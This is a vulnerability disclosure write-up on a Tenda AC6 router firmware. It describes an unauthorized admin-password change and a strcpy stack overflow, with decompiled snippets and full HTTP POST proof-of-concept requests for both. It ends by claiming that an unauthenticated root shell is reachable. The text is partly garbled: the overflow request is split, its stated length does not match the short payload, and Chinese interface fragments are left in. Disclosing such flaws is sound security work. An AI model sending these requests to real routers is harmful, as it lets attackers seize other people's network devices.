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Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级



当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*(_DWORD *)v8 = 0;  
*(_DWORD *)v7 = 0;
```



Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability

```
memset(v4, 0, sizeof(v4));  
v11 = 0;  
src = (char *)sub_2B58C(a1, "cmdinput", &unk_E1F04);  
strcpy(s, src);  
sub_7ABAC(s1, s);  
if ( !strcmp(s1, "cd") )  
{
```

The program passes the content obtained from the cmdinput parameter to SRC, and then directly copies it into s through the strcpy function without checking the size. There is a stack overflow vulnerability.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/exeCommand HTTP/1.1  
Host: 192.168.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101  
Firefox/97.0  
Accept: */*  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
X-Requested-With: XMLHttpRequest  
Content-Length: 1009  
Origin: http://192.168.0.1  
Connection: close  
Referer: http://192.168.0.1/lan.html?random=0.638793688821194&  
Cookie: password=e10adc3949ba59abbe56e057f20f883exne5gk
```

```
cmdinput=aaaabaaacaaadaaaeeaaafaaagaaahaaiaaaajaaakaaalaaamaaaanaaaapaaaqaaaraaasaa
```

The reproduction results are as follows:




Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=
```



Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

